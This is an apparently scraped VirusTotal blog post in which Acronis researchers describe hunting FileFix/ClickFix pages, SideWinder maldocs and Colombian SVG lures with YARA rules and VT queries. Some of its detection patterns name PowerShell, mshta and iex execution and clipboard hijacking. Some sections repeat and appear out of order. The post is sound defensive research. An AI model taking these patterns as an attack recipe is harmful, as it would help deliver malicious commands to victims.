        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.
FileFix in the wild!
A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.
Anatomy of an attack- where do we start?
Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
The commands used to copy text into the victims clipboard
The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.
Analyzing payloads
One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.
Looking for a *Fix
So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.
VT Tips (based on the success story)
[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.
Supercharge Your Web-Content YARA Rules
A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")
Dissect Payloads with Advanced Content Queries
When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
Custom function names
Specific variable names
Uncommon comments
Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a
decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in
Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())
The great forgotten one: VT Diff
When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.
We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.
How VT plays a role in hunting for analysts
For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.
Acronis - Success Story
[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.
Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)
SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags :
        (
            tag == "cve-2017-0199" or
            tag == "cve-2017-11882"
        )
        // Originates from a specific country?
        and
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or
            vt.metadata.submitter.country == "LK" or
            vt.metadata.submitter.country == "BD" or
            vt.metadata.submitter.country == "NP" or
            vt.metadata.submitter.country == "MM" or
            vt.metadata.submitter.country == "MV" or
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
}
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize < 5000KB
        and any of ($a*)
        and vt.metadata.new_file
        // Getting spammy samples from a CN submitter
        and not vt.metadata.submitter.country == "CN"
}
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.
Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams,
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.
FileFix in the wild!
A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.
Anatomy of an attack- where do we start?
Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
The commands used to copy text into the victims clipboard
The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.
Analyzing payloads
One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
